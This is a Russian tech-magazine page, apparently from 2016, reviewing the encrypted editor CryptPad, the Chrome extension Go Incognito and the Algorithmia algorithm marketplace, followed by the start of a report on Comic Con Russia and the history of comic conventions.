
У текстового редактора Google Docs есть масса достоинств, но есть и один недостаток, который в определенных случаях оказывается весьма серьезным: то, что ты в нем напишешь, будет храниться на сервере Google. CryptPad — это онлайновый коллаборативный редактор, который пересылает данные только в зашифрованном виде, а для разрешения конфликтов правок использует блокчейн.

В CryptPad встроено целых пять редакторов: WYSIWYG Pad, предназначенный для текстовых документов, Code Pad для кода, а также редактор несложных презентаций с синтаксисом Markdown и средство для создания опросов. Выбирай любой и создавай документ.



Поделиться ссылкой для совместной работы не составляет труда: копируй адрес из адресной строки и отправляй всем, кого хочешь пригласить к редактированию. Если планируешь только показать документ, но не давать вносить правки, жми на кнопку с глазом, и она выдаст соответствующую ссылку.

Собственно, в ссылке и будет содержаться ключ, необходимый для расшифровки документа. Ключ записан после символа **#** и не передается на сервер. Кстати, главная техническая задача, которую решили разработчики CryptPad, — это синхронизация версий документов без их расшифровки. Достичь этого удалось благодаря использованию метода операционных преобразований на основе блокчейна.




Увы, по функциональности CryptPad во многом не дотягивает до Google Docs. К примеру, здесь нет системы контроля версий, комментариев и подсветки позиции курсоров других пользователей (компоненты CKEditor и CodeMirror, которые используются в CryptPad, просто не поддерживают такой функции).

Исходники CryptPad и его базового компонента под названием ChainPad открыты — их можно скачать с GitHub и развернуть на своем сервере. Кстати, используя чужой CryptPad, будь осторожен: его код может быть модифицирован таким образом, чтобы пересылать ключ шифрования на сервер или, наоборот, присылать с сервера вредоносный JavaScript. О теоретической возможности подобных атак предупреждают сами разработчики.

GO INCOGNITO — ПЛАГИН ДЛЯ ТЕХ, КТО ПОСТОЯННО ЗАБЫВАЕТ ВКЛЮЧИТЬ ПОРНОРЕЖИМ В CHROME

2



Go Incognito (Beta)

offered by BrowserNative

★★★★☆ (9) | Productivity | 5,721 users

Opens current tab in an incognito window, and removes it from your browsing history.

Opens current tab in an incognito window, removes it from the current window and your browsing history.

Visit our homepage for more: https://browsernative.com/go-incognito/

Known issue: If you have enabled Chrome Sync, the removed URL would still present on Chrome's History page. This is due to a bug present in Chrome:


Additional Information

Version: 0.0.6

Updated: August 19, 2016

Size: 50.69KiB

Режим «Инкогнито», придуманный разработчиками Google Chrome, — прекрасная штука: ходишь по сайтам и не оставляешь на компьютере никаких следов своих действий. Одна проблема: нужно не забывать включать Incognito до того, как зайдешь на сайт, адрес которого не должен попасть в History. Плагин Go Incognito — это удобное средство, которое позволяет легко выходить из этой ситуации.



Go Incognito (Beta)

What to do with the current tab after opening it in the incognito mode? Close and Remove from History (Default) ▾


The incognito tab should open: Maximized (Default) ▾

Собственно, проблема несложно решается без всяких плагинов: историю посещений можно почистить целиком или найти компрометирующие адреса и стереть выборочно (ведь пустота в History тоже может оказаться подозрительной!). Но если ошибаешься систематически (к примеру, машинально вбивая на рабочем компьютере адреса, которые лучше бы не светить), то неплохо бы иметь простой способ исправления такой ошибки.

Go Incognito дает тебе одну крайне полезную кнопку. Нажатие на нее (или на Alt + I) приводит к тому, что текущая вкладка открывается в новом окне в режиме Incognito, а адрес открытого в ней сайта стирается из истории посещений. Это настолько комфортно, что заставляет задуматься: были ли у разработчиков браузеров какие-то соображения, которые помешали сразу так сделать?

ALGORITHMIA — API К DEEP LEARNING, РЫНОК АЛГОРИТМОВ И АВТОРАСКРАСКА ФОТОГРАФИЙ

3




Вещи, перечисленные в заголовке, казалось бы, имеют мало общего. Но в реальности они принадлежат одной команде разработчиков и размещены на одном сайте. Начнем с последнего пункта, поскольку он веселее всего и опробовать его сможет любой желающий.

Ты наверняка видел в интернете черно-белые фотографии, раскрашенные любителями «Фотошопа». Люди тратят многие часы, чтобы превратить тусклый старый снимок в подобие нового и цветного. Обычно нет особых сомнений относительно того, какого цвета были объекты. Лица, трава, небо, листва деревьев и прочие вещи мало изменились за последние сто лет. Так что угадать несложно, да и цена ошибки невелика.

С начала бума глубоких нейросетей прошло не так много времени, а они уже почти способны заменить человека в деле раскрашивания черно-белых снимков. В частности, на сайте Algorithmia есть неплохо работающее демо такой технологии. Все, что нужно для работы с ним, — это вставить ссылку на черно-белую картинку в интернете. Загрузить изображение с диска, к сожалению, не выйдет, так что картинку придется где-нибудь захостить — например, закинуть в Dropbox.

Секунд через пять твоя картинка будет раскрашена робохудожником. Насколько правдоподобно — это уже судить тебе. Тут и там цветовые пятна могут выглядеть кривовато, но в целом результат скорее приятно удивляет, чем смешит.

Переходим к более сложной части. На самом деле Algorithmia — это вполне серьезный ресурс, и страницу с раскраской на нем разместили исключительно в рекламных целях. Стоящая за ней компания специализируется на разработке алгоритмов для анализа различных датасетов и выдачи рекомендаций или предсказаний. К примеру, клиентам предлагается движок, рекомендующий новости на основании интересов читателей, алгоритм для поиска предметов на снимках и прочие полезные вещи.



Browse all algorithms:

Colorful Image Colorization Colorizes given black & white images.	deeplearning
Summarizer Summarize english text	nlp
Sentiment Analysis Determine positive or negative sentiment from text	nlp
Auto-Tag URL Automatically generate keyword tags for a URL	tags
Nudity Detection Detect nudity in pictures	sfw

Не менее интересно выглядит «рынок алгоритмов» — раздел, в котором разработчик может опубликовать свой алгоритм и получать вознаграждение в том случае, если API будет использовать кто-то из клиентов Algorithmia. Или можно стать таким клиентом, заплатив определенную сумму и получив за нее сколько-то кредитов, потребляемых в ходе обращения к API. А если нужного алгоритма нет, то можно заказать его разработку, объявив сумму вознаграждения. Или, наоборот, взяться подработать этим, если владеешь необходимыми скиллами.

НАШ ОТЧЕТ ИЗ ДИСНЕЙЛЕНДА ДЛЯ ВСЕХ ГИКОВ И НЕРДОВ

COMIC CON RUSSIA 2016

Большинство наших читателей определенно хорошо знакомо с таким явлением, как «Игромир», — все-таки это старейшая в России выставка (проводится с 2006 года), посвященная всему, что связано с индустрией компьютерных игр. Однако далеко не все знают, что в последние три года в рамках «Игромира» также проводится Comic Con Russia, и год от года конвент становится все масштабнее. И если об «Игромире» расскажут наши коллеги из игровых изданий, то главное мероприятие для всех гиков и нердов мы решили изучить лично.

НЕМНОГО ИСТОРИИ

История таких конвентов уходит корнями в шестидесятые годы. Тогда, в 1964 году, в Нью-Йорке состоялась первая посвященная комиксам выставка, организованная энтузиастами для таких же энтузиастов. Затем идею подобных мероприятий подхватили Detroit Triple Fan Fair, проводившаяся с 1965 по 1978 годы, и Academy Con, просуществовавший с 1965 по 1967 годы. В то время конвенты были весьма камерными, занимали, как правило, всего один день и не так часто удостаивались внимания крупных представителей индустрии.

Но с ростом популярности таких мероприятий отношение к ним менялось. Так, в 1970 году в Сан-Диего был основан ежегодный San Diego Comic-Con International (также известный как SDCC или просто Comic-Con), тогда носивший имя Golden State Comic Book Convention. Сегодня об этом ежегодном мероприятии не слышали, наверное, только те, кто принципиально не интересуется поп-культурой и умышленно избегает любых связанных с нею вещей.

WARNING

Если ты считаешь, что комиксы — это фигня для детей, а в костюмы пристало наряжаться лишь тем, кто младше двенадцати лет, и только если это оправдано тематическим школьным утренником, советуем воздержаться от прочтения данного материала во избежание моральных травм.

Наряду с японским фестивалем Комикет (Comiket) и французским Международным фестивалем комиксов в Ангулеме (Festival International de la Bande Dessinée d'Angoulême), San Diego Comic-Con является одним из крупнейших в мире событий такого рода. Изначально он задумывался как фестиваль, посвященный комиксам, научной фантастике, фэнтези, а также связанному с ними кино и телепередачам. Сейчас мероприятие вышло далеко за эти рамки и собрало под своим крылом самые разные поп-культурные явления, начиная от компьютерных игр и телесериалов и заканчивая аниме, мангой и коллекционными карточными играми. Именно здесь можно пообщаться с ведущими комиксистами планеты, и именно здесь каждый год презентуют новые трейлеры блокбастеров и сериалов, новые комиксы, игры и так далее, а их создатели щедро раздают эксклюзивные комментарии и общаются с публикой. К тому же каждый год SDCC посещает такое количество знаменитостей, что подобное скопление можно увидеть разве что на какой-нибудь церемонии вручения кинопремий.

COMIC CON RUSSIA

В мире регулярно проходят десятки подобных конвентов, однако Россия до недавнего времени не могла похвастаться тем же. Из крупных фестивалей можно вспомнить разве что «Старкон», однако до размаха SDCC, который в последнее время посещают свыше 150 тысяч гостей ежегодно, ему определенно еще далеко.

Ситуация начала меняться в 2014 году, когда в рамках «Игромира» было решено провести первый Comic Con Russia. При этом организаторы сумели привезти на мероприятие таких специальных гостей, как Дэвид Ллойд, один из авторов графической новеллы V for Vendetta, или известный по сериалу «Сверхъестественное» американский актер Миша Коллинз.

Еще во время анонса мероприятия публика ответила организаторам скорее скепсисом, нежели энтузиазмом, и многие полагали, что ничего хорошего из этой затеи не выйдет, да и с заграничными гостями почти наверняка что-нибудь не сложится. Однако первый Comic Con Russia состоялся, как было запланировано, к великому разочарованию скептиков. Конечно, не обошлось без накладок: к примеру, людям приходилось часами стоять в очередях на входе и в очередях у стендов, а поклонницы Миши Коллинза едва не сровняли «Крокус Экспо» с землей, чего, похоже, от них совершенно не ожидали организаторы. Случился даже маленький скандал: издательство «Белый единорог» решило начать продажи арт-буков по Dragon Age: Inquisition почти за полтора месяца до официального релиза. Разумеется, обладатели эксклюзива тут же принялись выкладывать подробные фотографии в интернет, после чего представители BioWare немедленно предъявили серьезные претензии «Белому единорогу», а те, в свою очередь, своим покупателям.

